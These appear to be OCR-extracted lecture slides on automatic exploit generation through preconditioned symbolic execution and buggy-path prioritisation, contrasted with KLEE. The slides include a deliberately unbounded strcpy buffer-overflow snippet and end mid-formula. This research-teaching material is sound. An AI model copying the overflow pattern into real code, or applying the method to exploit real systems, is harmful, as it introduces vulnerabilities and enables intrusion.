Symbolic Execution: How it works




Traditional symbolic execution: cover all paths (Slow to find exploitable bugs)


Traditional Symbolic Execution

```
strcpy(ifr_name, ifname);
```

```
for (i = 0 ; ifname[i] != 0 ; i++)
   ifr_name[i] = ifname[i];
ifr_name[i] = 0;
```



Traditional Symbolic Execution




KLEE [Cadar'08] does this


Traditional symbolic execution: cover all paths (Slow to find exploitable bugs)

Our Intuition for Exploit Generation: only explore buggy paths (Fast)

Insight: ***Precondition Symbolic Execution*** to only (likely) exploitable paths



AEG: Preconditioned Symbolic Execution



How to select the length?

- Lightweight static analysis: use the size of the largest statically allocated buffer


- Allowed AEG to fully automatically detect 10 of the 16 exploits

Second Insight


Not all paths are equally likely to be exploitable

Faster Still: Path Prioritization

- Buggy-path first
  - Paths containing bugs are more likely to be exploitable



Buggy Path First: Example



Given the bug, how to create an exploit?

Exploit Generation

Technique:
Dynamic Binary Analysis

Goal: Test exploitability of buggy path

Control Hijack for bug found:

length(input) > sizeof(ifr_name)

$\wedge$

